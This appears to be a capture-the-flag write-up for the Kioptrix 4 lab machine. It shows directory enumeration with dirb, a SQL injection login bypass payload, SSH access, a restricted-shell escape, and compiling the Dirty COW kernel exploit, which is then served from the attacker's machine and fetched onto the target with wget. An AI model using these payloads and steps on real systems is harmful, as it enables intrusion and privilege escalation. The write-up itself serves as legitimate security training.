SQL INJECTION TO GAINING INITIAL ACCESS

We will login through SQL injection attack

SQL Injection

- is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution


Run **dirb** to learn what are the directories in Web Server.

```
┌──(root💀kali)-[~]
└─# dirb http://10.0.2.16
```

```
==> DIRECTORY: http://10.0.2.16/john/
```

We could also run **nmap --script=smb-enum-users 10.0.2.16** to pull the users on smb.

Enter the password as **1' OR '1'='1**



And the password of john will be displayed which we can use to login over the ssh service.


Do **ssh** to the target using the username and password we have gathered.

They gave us an lshell, we only have limited commands available.

We can spawn a bash by using **echo,** because the commands that are displayed as a string is being passed as an arguments.

Use Python's os module

We are now on a bourne again shell.



```
┌──(root💀kali)-[~]
└─# searchsploit dirty cow
```

The EDB-ID of dirty cow that we are going to use is 40839.c

```
┌──(root💀kali)-[~]
└─# gcc -pthread 40839.c -o dirty -lcrypt
```

```
┌──(root💀kali)-[~]
└─# python -m SimpleHTTPServer 8000
Serving HTTP on 0.0.0.0 port 8000 ...
```

```
john@Kioptrix4:/tmp$ wget http://10.0.2.15:8000/dirty
--04:20:01--  http://10.0.2.15:8000/dirty
          ⇒ `dirty'
Connecting to 10.0.2.15:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18,224 (18K) [application/octet-stream]
```

```
john@Kioptrix4:/tmp$ ls -l
total 20
-rw-r--r-- 1 john john 18224 2021-08-07 04:18 dirty
john@Kioptrix4:/tmp$ chmod +x dirty
john@Kioptrix4:/tmp$ ls -l
total 20
-rwxr-xr-x 1 john john 18224 2021-08-07 04:18 dirty
```

uname -m
to show architecture

After you've finished compiling, run "file <compiled file name>". Is the file shown as a 32 bit or 64 bit binary? If it's still 64 bit even after using the -m32 flag you can try "sudo apt install gcc-multilib". Then run gcc -m32 -Wl,--hash-style=both -o outputfile inputfile.c - usually does the trick for me!